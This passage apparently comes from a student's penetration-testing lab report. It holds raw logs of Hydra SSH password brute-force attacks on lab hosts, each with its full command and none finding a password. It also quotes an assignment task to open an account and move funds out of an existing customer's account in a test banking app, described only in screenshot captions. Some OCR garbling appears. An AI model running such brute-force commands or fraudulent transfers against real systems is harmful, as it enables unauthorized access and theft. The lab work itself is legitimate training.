[STATUS] 182.00 tries/min, 182 tries in 00:01h, 51050 to do in 04:41h, 16 active
[STATUS] 136.00 tries/min, 408 tries in 00:03h, 50824 to do in 06:14h, 16 active
[STATUS] 117.43 tries/min, 822 tries in 00:07h, 50410 to do in 07:10h, 16 active
[STATUS] 118.13 tries/min, 1772 tries in 00:15h, 49460 to do in 06:59h, 16 active
[STATUS] 114.90 tries/min, 3562 tries in 00:31h, 47670 to do in 06:55h, 16 active
[STATUS] 114.51 tries/min, 5382 tries in 00:47h, 45850 to do in 06:41h, 16 active
[STATUS] 114.63 tries/min, 7222 tries in 01:03h, 44010 to do in 06:24h, 16 active
[STATUS] 114.68 tries/min, 9060 tries in 01:19h, 42172 to do in 06:08h, 16 active
[STATUS] 114.32 tries/min, 10860 tries in 01:35h, 40374 to do in 05:54h, 16 active
[STATUS] 114.17 tries/min, 12673 tries in 01:51h, 38561 to do in 05:38h, 16 active
[STATUS] 114.20 tries/min, 14504 tries in 02:07h, 36730 to do in 05:22h, 16 active
[STATUS] 114.29 tries/min, 16344 tries in 02:23h, 34890 to do in 05:06h, 16 active
[STATUS] 114.26 tries/min, 18167 tries in 02:39h, 33067 to do in 04:50h, 16 active
[STATUS] 114.18 tries/min, 19982 tries in 02:55h, 31252 to do in 04:34h, 16 active
[STATUS] 114.12 tries/min, 21796 tries in 03:11h, 29438 to do in 04:18h, 16 active
[STATUS] 114.13 tries/min, 23624 tries in 03:27h, 27610 to do in 04:02h, 16 active
[STATUS] 114.17 tries/min, 25460 tries in 03:43h, 25774 to do in 03:46h, 16 active
[STATUS] 114.15 tries/min, 27282 tries in 03:59h, 23952 to do in 03:30h, 16 active
[STATUS] 114.07 tries/min, 29088 tries in 04:15h, 22146 to do in 03:15h, 16 active
[STATUS] 114.07 tries/min, 30914 tries in 04:31h, 20320 to do in 02:59h, 16 active
[STATUS] 114.09 tries/min, 32744 tries in 04:47h, 18490 to do in 02:43h, 16 active
[STATUS] 114.13 tries/min, 34581 tries in 05:03h, 16653 to do in 02:26h, 16 active
[STATUS] 114.02 tries/min, 36373 tries in 05:19h, 14861 to do in 02:11h, 16 active
[STATUS] 114.02 tries/min, 38196 tries in 05:35h, 13038 to do in 01:55h, 16 active
[STATUS] 114.03 tries/min, 40024 tries in 05:51h, 11210 to do in 01:39h, 16 active
[STATUS] 114.07 tries/min, 41864 tries in 06:07h, 9370 to do in 01:23h, 16 active
[STATUS] 114.05 tries/min, 43683 tries in 06:23h, 7551 to do in 01:07h, 16 active
[STATUS] 113.99 tries/min, 45483 tries in 06:39h, 5751 to do in 00:51h, 16 active
[STATUS] 114.01 tries/min, 47314 tries in 06:55h, 3920 to do in 00:35h, 16 active
[STATUS] 114.02 tries/min, 49144 tries in 07:11h, 2090 to do in 00:19h, 16 active
[STATUS] 114.05 tries/min, 50979 tries in 07:27h, 255 to do in 00:03h, 16 active
1 of 1 target completed, 0 valid passwords found
[WARNING] Writing restore file because 15 final worker threads did not complete until end.
[ERROR] 15 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-25 19:12:28
kali@kali:~$
```

```
[ERROR] P
kali@kali:~$ hydra -l jbonano -P /home/kali/Desktop/topWordlist\ .pwd 192.168.214.6 ssh
Hydra v9.( (c) 2019 by van Hauser/THC - Please do not use in military or secret service or anizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-28 01:26:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 51226 login tries (l:1/p:51226), ~3202 tries per task
[DATA] attacking ssh://192.168.214.6:22/
[STATUS] 182.00 tries/min, 182 tries in 00:01h, 51050 to do in 04:41h, 16 active
[STATUS] 136.00 tries/min, 408 tries in 00:03h, 50825 to do in 06:14h, 16 active
[STATUS] 117.57 tries/min, 823 tries in 00:07h, 50410 to do in 07:09h, 16 active
[STATUS] 118.87 tries/min, 1783 tries in 00:15h, 49450 to do in 06:57h, 16 active
[STATUS] 115.00 tries/min, 3565 tries in 00:31h, 47668 to do in 06:55h, 16 active
[STATUS] 114.55 tries/min, 5384 tries in 00:47h, 45850 to do in 06:41h, 16 active
[STATUS] 114.90 tries/min, 7239 tries in 01:03h, 44010 to do in 06:24h, 16 active
[STATUS] 114.92 tries/min, 9079 tries in 01:19h, 42178 to do in 06:08h, 16 active
[STATUS] 114.57 tries/min, 10884 tries in 01:35h, 40373 to do in 05:53h, 16 active
[STATUS] 114.43 tries/min, 12702 tries in 01:51h, 38556 to do in 05:37h, 16 active
[STATUS] 114.39 tries/min, 14528 tries in 02:07h, 36730 to do in 05:22h, 16 active
[STATUS] 114.34 tries/min, 16350 tries in 02:23h, 34909 to do in 05:06h, 16 active
[STATUS] 114.29 tries/min, 18172 tries in 02:39h, 33087 to do in 04:50h, 16 active
[STATUS] 114.23 tries/min, 19991 tries in 02:55h, 31268 to do in 04:34h, 16 active
[STATUS] 114.23 tries/min, 21817 tries in 03:11h, 29442 to do in 04:18h, 16 active
[STATUS] 114.21 tries/min, 23641 tries in 03:27h, 27618 to do in 04:02h, 16 active
[STATUS] 114.16 tries/min, 25458 tries in 03:43h, 25801 to do in 03:47h, 16 active
[STATUS] 114.17 tries/min, 27286 tries in 03:59h, 23973 to do in 03:30h, 16 active
[STATUS] 114.14 tries/min, 29105 tries in 04:15h, 22154 to do in 03:15h, 16 active
[STATUS] 114.12 tries/min, 30927 tries in 04:31h, 20332 to do in 02:59h, 16 active
[STATUS] 114.09 tries/min, 32744 tries in 04:47h, 18515 to do in 02:43h, 16 active
[STATUS] 114.10 tries/min, 34571 tries in 05:03h, 16688 to do in 02:27h, 16 active
[STATUS] 114.08 tries/min, 36392 tries in 05:19h, 14867 to do in 02:11h, 16 active
[STATUS] 114.09 tries/min, 38219 tries in 05:35h, 13040 to do in 01:55h, 16 active
[STATUS] 114.06 tries/min, 40034 tries in 05:51h, 11225 to do in 01:39h, 16 active
[STATUS] 114.08 tries/min, 41868 tries in 06:07h, 9391 to do in 01:23h, 16 active
[STATUS] 114.08 tries/min, 43691 tries in 06:23h, 7568 to do in 01:07h, 16 active
[STATUS] 114.04 tries/min, 45500 tries in 06:39h, 5759 to do in 00:51h, 16 active
[STATUS] 114.02 tries/min, 47320 tries in 06:55h, 3939 to do in 00:35h, 16 active
[STATUS] 114.05 tries/min, 49154 tries in 07:11h, 2105 to do in 00:19h, 16 active
[STATUS] 114.03 tries/min, 50973 tries in 07:27h, 28  to do in 00:03h, 16 active
1 of 1 target completed, 0 valid passwords found
[WARNING] Writing restore file because 8 final worke threads did not complete until end.
[ERROR] 8 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-28 08:56:40
kali@kali:~$
```


```
[ERROR] Co
kali@kali:~$ hydra -l jbutt -P /home/kali/Desktop/topWordlist\ .pwd 192.168.214.8 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-28 01:59:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 51226 login tries (l:1/p:51226), ~3202 tries per task
[DATA] attacking ssh://192.168.214.8:22/
[STATUS] 189.00 tries/min, 189 tries in 00:01h, 51050 to do in 04:31h, 16 active
[STATUS] 151.67 tries/min, 455 tries in 00:03h, 50804 to do in 05:35h, 16 active
[STATUS] 125.43 tries/min, 878 tries in 00:07h, 50381 to do in 06:42h, 16 active
[STATUS] 123.67 tries/min, 1855 tries in 00:15h, 49404 to do in 06:40h, 16 active
[STATUS] 119.23 tries/min, 3696 tries in 00:31h, 47563 to do in 06:39h, 16 active
[STATUS] 118.00 tries/min, 5546 tries in 00:47h, 45713 to do in 06:28h, 16 active
[STATUS] 118.78 tries/min, 7483 tries in 01:03h, 43776 to do in 06:09h, 16 active
[STATUS] 119.39 tries/min, 9432 tries in 01:19h, 41827 to do in 05:51h, 16 active
[STATUS] 118.81 tries/min, 11287 tries in 01:35h, 39972 to do in 05:37h, 16 active
[STATUS] 118.38 tries/min, 13140 tries in 01:51h, 38119 to do in 05:23h, 16 active
[STATUS] 117.94 tries/min, 14978 tries in 02:07h, 36281 to do in 05:08h, 16 active
[STATUS] 117.72 tries/min, 16834 tries in 02:23h, 34425 to do in 04:53h, 16 active
[STATUS] 117.52 tries/min, 18685 tries in 02:39h, 32574 to do in 04:38h, 16 active
[STATUS] 117.37 tries/min, 20540 tries in 02:55h, 30719 to do in 04:22h, 16 active
[STATUS] 117.02 tries/min, 22351 tries in 03:11h, 28908 to do in 04:08h, 16 active
[STATUS] 116.92 tries/min, 24202 tries in 03:27h, 27057 to do in 03:52h, 16 active
[STATUS] 117.13 tries/min, 26120 tries in 03:43h, 25139 to do in 03:35h, 16 active
[STATUS] 117.06 tries/min, 27977 tries in 03:59h, 23282 to do in 03:19h, 16 active
[STATUS] 116.87 tries/min, 29803 tries in 04:15h, 21456 to do in 03:04h, 16 active
[STATUS] 116.71 tries/min, 31628 tries in 04:31h, 19631 to do in 02:49h, 16 active
[STATUS] 116.63 tries/min, 33473 tries in 04:47h, 17786 to do in 02:33h, 16 active
[STATUS] 116.56 tries/min, 35319 tries in 05:03h, 15940 to do in 02:17h, 16 active
[STATUS] 116.49 tries/min, 37161 tries in 05:19h, 14098 to do in 02:02h, 16 active
[STATUS] 116.35 tries/min, 38976 tries in 05:35h, 12283 to do in 01:46h, 16 active
[STATUS] 116.20 tries/min, 40785 tries in 05:51h, 10474 to do in 01:31h, 16 active
[STATUS] 116.13 tries/min, 42618 tries in 06:07h, 8641 to do in 01:15h, 16 active
[STATUS] 116.06 tries/min, 44452 tries in 06:23h, 6807 to do in 00:59h, 16 active
[STATUS] 115.99 tries/min, 46281 tries in 06:39h, 4978 to do in 00:43h, 16 active
[STATUS] 115.90 tries/min, 48097 tries in 06:55h, 3162 to do in 00:28h, 16 active
[STATUS] 115.81 tries/min, 49912 tries in 07:11h, 1347 to do in 00:12h, 16 active
[STATUS] 115.80 tries/min, 50487 tries in 07:16h, 772 to do in 00:07h, 16 active
[STATUS] 115.86 tries/min, 51008 tries in 07:21h, 251 to do in 00:02h, 16 active
1 of 1 target completed, 0 valid passwords found
[WARNING] Writing restore file because 15 final worker threads did not complete until end.
[ERROR] 15 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-28 09:22:37
kali@kali:~$
```

```
kali@kali:~$ hydra -l msingh -P /home/kali/Desktop/topWordlist\ .pwd 192.168.214.6 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-28 02:01:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 51226 login tries (l:1/p:51226), ~3202 tries per task
[DATA] attacking ssh://192.168.214.6:22/
[STATUS] 191.00 tries/min, 191 tries in 00:01h, 51050 to do in 04:28h, 16 active
[STATUS] 141.00 tries/min, 423 tries in 00:03h, 50820 to do in 06:01h, 16 active
[STATUS] 121.57 tries/min, 851 tries in 00:07h, 50408 to do in 06:55h, 16 active
[STATUS] 121.73 tries/min, 1826 tries in 00:15h, 49433 to do in 06:47h, 16 active
[STATUS] 116.29 tries/min, 3605 tries in 00:31h, 47654 to do in 06:50h, 16 active
[STATUS] 115.77 tries/min, 5441 tries in 00:47h, 45818 to do in 06:36h, 16 active
[STATUS] 115.60 tries/min, 7283 tries in 01:03h, 43976 to do in 06:21h, 16 active
[STATUS] 115.27 tries/min, 9106 tries in 01:19h, 42153 to do in 06:06h, 16 active
[STATUS] 114.85 tries/min, 10911 tries in 01:35h, 40348 to do in 05:52h, 16 active
[STATUS] 114.79 tries/min, 12742 tries in 01:51h, 38517 to do in 05:36h, 16 active
[STATUS] 114.70 tries/min, 14567 tries in 02:07h, 36692 to do in 05:20h, 16 active
[STATUS] 114.60 tries/min, 16388 tries in 02:23h, 34871 to do in 05:05h, 16 active
[STATUS] 114.53 tries/min, 18210 tries in 02:39h, 33049 to do in 04:49h, 16 active
[STATUS] 114.47 tries/min, 20033 tries in 02:55h, 31226 to do in 04:33h, 16 active
[STATUS] 114.41 tries/min, 21853 tries in 03:11h, 29406 to do in 04:18h, 16 active
[STATUS] 114.34 tries/min, 23668 tries in 03:27h, 27591 to do in 04:02h, 16 active
[STATUS] 114.34 tries/min, 25498 tries in 03:43h, 25761 to do in 03:46h, 16 active
[STATUS] 114.32 tries/min, 27322 tries in 03:59h, 23937 to do in 03:30h, 16 active
[STATUS] 114.31 tries/min, 29150 tries in 04:15h, 22109 to do in 03:14h, 16 active
[STATUS] 114.25 tries/min, 30963 tries in 04:31h, 20296 to do in 02:58h, 16 active
[STATUS] 114.22 tries/min, 32782 tries in 04:47h, 18477 to do in 02:42h, 16 active
[STATUS] 114.23 tries/min, 34611 tries in 05:03h, 16648 to do in 02:26h, 16 active
[STATUS] 114.23 tries/min, 36440 tries in 05:19h, 14819 to do in 02:10h, 16 active
[STATUS] 114.20 tries/min, 38258 tries in 05:35h, 13001 to do in 01:54h, 16 active
[STATUS] 114.16 tries/min, 40070 tries in 05:51h, 11189 to do in 01:39h, 16 active
[STATUS] 114.16 tries/min, 41897 tries in 06:07h, 9362 to do in 01:23h, 16 active
[STATUS] 114.17 tries/min, 43729 tries in 06:23h, 7530 to do in 01:06h, 16 active
[STATUS] 114.18 tries/min, 45557 tries in 06:39h, 5702 to do in 00:50h, 16 active
[STATUS] 114.12 tries/min, 47359 tries in 06:55h, 3900 to do in 00:35h, 16 active
[STATUS] 114.13 tries/min, 51014 tries in 07:27h, 245 to do in 00:03h, 16 active
1 of 1 target completed, 0 valid passwords found
```


2.2 After gaining access to the private network, perform the following security sensitive tasks (12%):

(i) Create an account for yourself and transfer to the account some fund from one of the existing customer accounts (4%).


Account registration:




Customer details from Manager's account:




Creating a savings account:




Savings account created with 0 balance which is **not approved** by bank manager:




Accounts waiting for managers approval (bank manager's account):



